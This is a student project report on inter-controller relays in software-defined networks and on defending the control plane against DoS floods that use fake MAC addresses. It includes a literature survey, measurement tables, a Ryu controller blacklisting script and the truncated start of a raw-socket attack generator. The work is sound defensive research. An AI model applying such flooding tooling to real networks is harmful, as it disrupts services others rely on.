Trusted Communication in Software Defined Distributed Systems

PROJECT REVIEW REPORT - III

Submitted by

Naman Arora RA1511003010235

Nikhil Gupta RA1511003010245

in partial fulfillment of the requirements for the degree of

BACHELOR OF TECHNOLOGY

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

FACULTY OF ENGINEERING AND TECHNOLOGY

SRM INSTITUTE OF SCIENCE AND TECHNOLOGY

KATTANKULATHUR- 603 203

APRIL 2019

TABLE OF CONTENTS

ABSTRACT

The internet, since the advent of ARPANET, has come along a very long way. It has undoubtedly changed millions of lives and even now is in its infancy. Software Defined Networking (SDN) is presented as a paradigm shift in this regard. It strives to standardize the networking on all levels. This is an initiative to redesign the current networking stack and compartmentalize into three main planes, the data plane, the control plane and the management plane, respectively moving from bottom up. We, here, have put an effort to augment the idea of SDN to a more distributed framework. Using cleverly designed topologies like Spine leaf, we demonstrate the interconnection of controllers using relay system designed from bottom up as the first phase. The second phase, on other hand, acknowledges the need to secure such translations and we try to mitigate Denial of Service (DoS) attacks on the control plane.

LIST OF FIGURES

Introduction

Currently SDN, as defined by OpenFlow, does not stipulate inter controller communication. SDN, thus, is limited to single controller and non-scalable networks. Huge trend-setters in industry rely on topologies like Mesh Networks. Introduction of relay communication between controllers. Facilitation of broadcast like capabilities is proposed. Security threats to control planes in form of DoS attacks are explored. Mitigation of pre-specified Denial of Service (DoS) attacks on control plane. This is an initiative to redesign the current networking stack and compartmentalize into three main planes, the data plane, the control plane and the management plane. Using cleverly designed hybrid topologies, we demonstrate inter-controller connection in a distributed environment in first phase. The second phase acknowledges the need to secure such translations and we try to mitigate Denial of Service (DoS) attacks on the control plane.

Standard SDN Architecture




Figure 1 - Software-Defined Networking – A high level architecture

Designed SDN Architecture




Figure 2 Data plane view of the architecture




Figure 3 Controller Plane view of the architecture




Figure 4 Proposed Single Subnet structure




Figure 5 The relay structure

Literature Survey

[1] Radware, has stated that the landscape is changing. It is not only the IT infrastructure which is gaining ground in complexity, quantity and expectation, but attackers are utilizing newly available technology and the results of this are already being seen on the battlefield.
DefenseFlow allows service providers to easily automate incident response operations in the most complex and highly-distributed environments. The cyber command and control application maximizes security effectiveness with minimal operational effort and overhead.

[2] Prabhakar Krishnan and Jisha S Najeem, stated that employing SDN in modern networks provides the much needed agility and visibility to orchestrate and deploy network solutions. But from the security perspectives in terms of threat attack prediction and risk mitigation, especially for the advanced persistent attacks such as DDoS and side channel attacks in Clouds, SDN stack control plane saturation attacks, switch flow table exhaustion attacks - there are still open challenges in SDN environments. They have presented the taxonomy of threats, risks and attack vectors that can disrupt the SDN stack and present various approaches to solve these problems, to deploy SDN securely in production environments.

[3] Kannan Govindarajan , Kong Chee Meng , Hong Ong, stated that a key emerging trend in Cloud computing is that the core systems infrastructure, including compute resources, becoming Software-Defined. Storage and In networking, particularly, is increasingly instead of being limited by the physical infrastructure, applications and platforms will be able to specify their fine-grained needs, thus precisely defining the virtual environment in which they wish to run. Software-Defined Networking (SDN) plays an important role in paving the way for effectively virtualizing and managing the
network resources in an on demand manner. They surveyed the state of the art in Software-Defined Networking (SDN) research in four areas: Network Quality of Service (QoS), Load Balancing, Scalability and Security. From the literature survey, they have identified that, there is no

common architecture or solution to address all the four issues that should be addressed in the context of Software-Defined
Networking (SDN). Hence, most of the future work will be mainly focused to develop a customized Software-Defined Network.

[4] Lobna Dridi, Mohamed Faten Zhani, stated that despite all the advantages offered by SDN technology, Denial-of-Service (DoS) attacks are considered a major threat to such networks as they can easily overload the controller processing and communication capacity and flood switch CAM tables, resulting in a critical degradation of the overall network performance.
They proposed SDN-Guard, a novel scheme able to efficiently protect SDN networks against DoS attacks by dynamically (1) rerouting potential malicious traffic, (2) adjusting flow timeouts and (3) aggregating flow rules. Realistic experiments using Mininet show that the proposed solution succeeds in minimizing by up to 32% the impact of DoS attacks on the controller performance, switch memory usage and control plane bandwidth and thereby maintaining acceptable network performance during such attacks.

[5] Qiao Yan, F. Richard Yu, Senior Member, IEEE, Qingxiang Gong, and Jianqiang Li, have stated that the capabilities of SDN, including software-based traffic analysis, centralized control, global view of the network, dynamic updating of forwarding rules, make it easier to detect and react to DDoS attacks but the security of SDN itself remains to be addressed, and potential DDoS vulnerabilities exist across SDN platforms.
They have discussed the new trends and characteristics of DDoS attacks in cloud computing, and provided a comprehensive survey of defense mechanisms against DDoS attacks using SDN.

[6] Sakir Sezer, Sandra Scott-Hayward, Pushpinder Kaur Chouhan et al., have stated that Software-Defined Networking has emerged as an efficient network technology capable of supporting the dynamic nature of future network functions and intelligent applications while lowering operating costs through simplified hardware, software, and

management. They have raised the question of how to achieve a successful carrier grade network with Software-Defined Networking.
They have discussed a number of challenges in the area of performance, scalability, security and interoperability. Existing research and industry solutions could resolve some of these problems and a number of working groups are also discussing potential solutions.
In addition to these, the hybrid programmable architecture could be a means to counter performance and scalability issues introduced by SDN. The objective of the model is to optimize flow processing in the network.

[7] Syed Akbar Mehdi , Junaid Khalid , and Syed Ali Khayam, have argued that the advent of Software Defined Networking (SDN) provides a unique opportunity to effectively detect and contain network security problems in home and home office networks. They have illustrated how four prominent traffic anomaly detection algorithms can be implemented in an SDN context using Openflow compliant switches and NOX as a controller. Their experiments indicated that these algorithms are significantly more accurate in identifying malicious activities in the home networks as compared to the ISP.
One of the key benefits of this approach is that the standardized programmability of SDN allows these algorithms to exist in the context of a broader framework. They have envisioned a Home Operating System built using SDN, in which our algorithm implementations would co-exist alongside other applications for the home network e.g. QoS and Access Control.

[8] Lei Xu, Jeff Huang, Sungmin Hong, Jialong Zhang, and Guofei Gu, they have introduced a novel attack against SDN networks that can cause serious security and reliability risks by exploiting harmful race conditions in the SDN controllers, similar in spirit to classic TOCTTOU (Time of Check to Time of Use) attacks against file systems.
They developed a dynamic framework including a set of novel techniques for detecting and exploiting harmful race conditions. The tool CONGUARD has found 15 previously unknown vulnerabilities in three mainstream SDN controllers. this work will pave a foundation for

detecting concurrency vulnerabilities in the SDN control plane, and in general will stimulate more future research to improve SDN security.


[9] Takayuki Sasaki, Christos Pappas, Taeho Lee, Torsten Hoefler, Adrian Perrig have stated that the network operator lacks tools to proactively ensure that policies will be followed or to reactively inspect the behavior of the network. The distributed nature of state updates at the data plane leads to inconsistent network behavior during reconfigurations. And the large flow space makes the data plane susceptible to state exhaustion attacks.
They presented SDNsec, an SDN security extension that provides forwarding accountability for the SDN data plane. Forwarding rules are encoded in the packet, ensuring consistent network behavior during reconfigurations and limiting state exhaustion attacks due to table lookups. They designed two mechanisms: path enforcement to ensure that the switches forward the packets based on the instructions of the operator and path validation to allow the operator to reactively verify that the data plane has followed the specified policies. In addition, SDNsec guarantees consistent policy updates such that the behavior of the data plane is well defined during reconfigurations.

[10] Lei Wei, Carol Fung, have stated that the centralized nature of SDN is a potential vulnerability to the system since attackers may launch denial of services (DoS) attacks against the controller. Existing solutions limit requests rate to the controller by dropping overflowed requests, but they also drop legitimate requests to the controller. Hence they proposed a system, FlowRanger, a buffer prioritizing solution for controllers to handle routing requests based on their likelihood to be attacking requests, which derives the trust values of the requesting sources. Based on their trust values, FlowRanger classifies routing requests into multiple buffer queues with different priorities. Thus, attacking requests are served with a lower priority than regular requests.

Modules


- Sub-Relay Modules
    - Ids_workings.py
    - Main.py
    - Uds_workings.py
    - Utils.py
    - Db_handler.py
    - Mn_utils.py
    - Viral.py
- Mininet modules
    - Cust_topo.py
    - Master.py
    - Vec.py
    - Zombie.py
- Controller Modules
    - Bl.py
    - Cfg.pyc
    - Fwd_rel.py
    - Utils.py
    - Fwd.py

APPENDIX



Attack with fake MAC addresses

n(Subnets)/ n(Hosts/ Subnet)	Throughput (Bytes/sec)	Bandwidth (Bytes/Sec)	Delay (Hz)	Packet Loss (%)	Packet Delivery Ratio	Flow request Rate (Hz)
1/75	40.755	18370.830	0.261	0	1	457.667
1/100	34.991	17356.51	0.368	0	1	421.218
1/125	33.385	16059.575	0.498	0	1	421.218
2/75	(39.800) (131.147)	8474.048	1.147	0	1	(211.058) (178.142)
2/100	(33.654) (33.092)	788.602	1.604	0	1	(206.138) (175.460)
2/125	(36.090) (144.687)	7664.663	2.104	0	1	(204.827) (175.027)
3/75	(22.492) (65.106)	7741.935	1.884	0	1	(184.219) (197.909)
3/100	(13.245) (114.217)	7305.647	2.654	0	1	(176.873) (189.724)
3/125	(19.464) (56.255)	6920.175	3.495	0	1	(168.550) (180.656)
4/75	(22.525) (35.294)	6363.316	3.059	0	1	(143.111) (174.360)
4/100	(16.619) (41.622)	6011.837	4.300	0	1	(135.744) (165.223)
4.125	(15.133) (43.412)	5862.210	5.502	0	1	(125.774) (161.112)



Attack Mitigation

(Subnet/Host)/ (pkt_sent/sec in each Condition)	No Attack	Attack with no Mitigation	Attack with proposed Mitigation stratergy
2 Subnets/ 75 Hosts	160.113	2203.116	65.666
2 Subnets/ 100 Hosts	178.533	1868.416	84.416
2 Subnets/ 125 Hosts	168.716	2137.166	78.51
3 Subnets/ 75 Hosts	292.916	2077.650	89.766
3 Subnets/ 100 Hosts	271.460	1746.650	80.083
3 Subnets/ 125 Hosts	250.016	2596.266	74.233
4 Subnets/ 75 Hosts	247.883	2257.012	86.866
4 Subnets/ 100 Hosts	219.916	2122.336	89.663
4 Subnets/ 125 Hosts	250.278	2399.616	83.116

Source Code:

Fwd_rel.py

```
from ryu.base import app_manager
from ryu.controller import ofp_event
from ryu.controller.handler import MAIN_DISPATCHER
from ryu.controller.handler import set_ev_cls
from ryu.ofproto import ofproto_v1_2
from ryu.lib.packet import packet
from ryu.lib.packet import ethernet
from ryu.lib.packet import ether_types
from getpass import getpass
from importlib import import_module
from threading import Lock as lock, Thread as thread
from sys import stderr, exit

cfg=import_module('cfg', '.')
utils=import_module('utils', '.')

mtx=lock()
blackhosts=[]

class SimpleSwitch12(app_manager.RyuApp):
    OFP_VERSIONS = [ofproto_v1_2.OFP_VERSION]

    def __init__(self, *args, **kwargs):
        super(SimpleSwitch12, self).__init__(*args, **kwargs)
        #global definitions
        self.mac_to_port = {}
        self.count=0
        self.blacklist=[]
        self.rel_addr=(cfg.rel_addr, cfg.rel_port)

        #start processes
```

```
    self.dwnlnk_svr_sock=utils.sock_create((utils.get_self_ip(), 12346), 0)
    self.dwnlnk_svr_proc=thread(target=self.dwnlnk_svr_loop)
    self.dwnlnk_svr_proc.start()

    self.uplnk_sock=utils.sock_create(self.rel_addr, 1)

    #connect to db
    db_host=cfg.db_host
    uname='ctrlr' if cfg.uname==None else cfg.uname
    passwd=getpass('[>]Enter passwd for uname {}: '.format(uname))
    db_name='network' if cfg.db_name==None else cfg.db_name
    self.conn, self.cur=utils.init_db_cxn(db_host, uname, passwd, db_name)

    #get hosts (all)
    tables=utils.send_query((self.conn, self.cur), "SHOW TABLES;")
    self.hosts=[]
    for t in tables:
       ret=utils.send_query((self.conn, self.cur), "SELECT macs FROM `{}`;".format(t))
       for r in ret:
          self.hosts.append(r)

    print('[!]Self hosts are {}'.format(self.hosts))

def add_flow(self, datapath, port, dst, src, actions):
    ofproto = datapath.ofproto

    idle_timeout=1
    hard_timeout=5
    priority=0
    if actions!=[]:
       inst = [datapath.ofproto_parser.OFPInstructionActions(
             ofproto.OFPIT_APPLY_ACTIONS, actions)]
       match = datapath.ofproto_parser.OFPMatch(in_port=port, eth_dst=dst, eth_src=src)
    else:
       inst = [datapath.ofproto_parser.OFPInstructionActions(
```

```
                ofproto.OFPIT_CLEAR_ACTIONS, [])]
            match = datapath.ofproto_parser.OFPMatch(in_port=port)
            idle_timeout=0
            hard_timeout=0
            priority=1

        mod = datapath.ofproto_parser.OFPFlowMod(
            datapath=datapath, cookie=0, cookie_mask=0, table_id=0,
            command=ofproto.OFPFC_ADD, idle_timeout=idle_timeout,
hard_timeout=hard_timeout,
            priority=priority, buffer_id=ofproto.OFP_NO_BUFFER,
            out_port=ofproto.OFPP_ANY,
            out_group=ofproto.OFPG_ANY,
            flags=0, match=match, instructions=inst)
        datapath.send_msg(mod)

    def find_bad_mac(self, in_port):
        vals=self.mac_to_port.values()[0]
        ports=vals.values()
        macs=vals.keys()

        return macs[ports.index(in_port)]

    def dwnlnk_svr_loop(self):
        print('[!]Started downlink server loop')
        sock=None
        try:
            sock, addr=self.dwnlnk_svr_sock.accept()
            print('[!]Got connection back from {}'.format(addr))

            i=0
            while True:
                cmdr=utils.rcv(sock, addr)
                print('[!]Received {} from relay'.format(cmdr))
                app=cmdr.split('=')[1]
```

```
            with mtx:
                if app not in blackhosts:
                    blackhosts.append(app)
                    print('[!]Appended {} to blackhosts {}'.format(app, blackhosts))
        except Exception as e:
            stderr.write('[-]Error in dwnlnk_svr_loop: {}'.format(e))
            self.dwnlnk_svr_sock.close()
            if sock!=None:
                sock.close()
            exit(-1)

    @set_ev_cls(ofp_event.EventOFPPacketIn, MAIN_DISPATCHER)
    def _packet_in_handler(self, ev):
        msg = ev.msg
        datapath = msg.datapath
        ofproto = datapath.ofproto
        in_port = msg.match['in_port']

        pkt = packet.Packet(msg.data)
        eth = pkt.get_protocols(ethernet.ethernet)[0]

        if eth.ethertype == ether_types.ETH_TYPE_LLDP:
            # ignore lldp packet
            return
        dst = eth.dst
        src = eth.src

        dpid = datapath.id
        self.mac_to_port.setdefault(dpid, {})

        self.count+=1
        self.logger.info("packet in %s %s %s %s number %s", dpid, src, dst, in_port,
self.count)

        with mtx:
```

```
            blackhosts_copy=blackhosts

        if dst not in self.hosts and dst!='ff:ff:ff:ff:ff:ff' and '33:33' not in dst.lower() and dst not
in self.blacklist:
            #blacklisting action
            self.blacklist.append(in_port)
            self.add_flow(datapath, in_port, dst, src, [])
            bad_mac=self.find_bad_mac(in_port)
            self.logger.info('[!]Blacklisting {} port for MAC {}'.format(in_port, bad_mac))
            utils.snd(self.uplnk_sock, 'BLACKLIST={}'.format(bad_mac), self.rel_addr)
            return
        elif dst in blackhosts_copy:
            self.logger.info('[-]Forbidden destination {}!!'.format(dst))
            self.add_flow(datapath, in_port, dst, src, [])
            return
        elif dst in self.mac_to_port[dpid]:
            out_port = self.mac_to_port[dpid][dst]
        else:
            out_port = ofproto.OFPP_FLOOD

        # learn a mac address to avoid FLOOD next time.
        self.mac_to_port[dpid][src] = in_port

        actions = [datapath.ofproto_parser.OFPActionOutput(out_port)]

        # install a flow to avoid packet_in next time
        if out_port != ofproto.OFPP_FLOOD:
            self.add_flow(datapath, in_port, dst, src, actions)

        data = None
        if msg.buffer_id == ofproto.OFP_NO_BUFFER:
            data = msg.data

        out = datapath.ofproto_parser.OFPPacketOut(
            datapath=datapath, buffer_id=msg.buffer_id, in_port=in_port,
```

```
            actions=actions, data=data)
        datapath.send_msg(out)
```

vec.py:

```
from socket import socket, AF_PACKET, SOCK_RAW
from argparse import ArgumentParser
from random import randint
from sys import stderr, exit

def sock_create(intf):
    sock=None
    try:
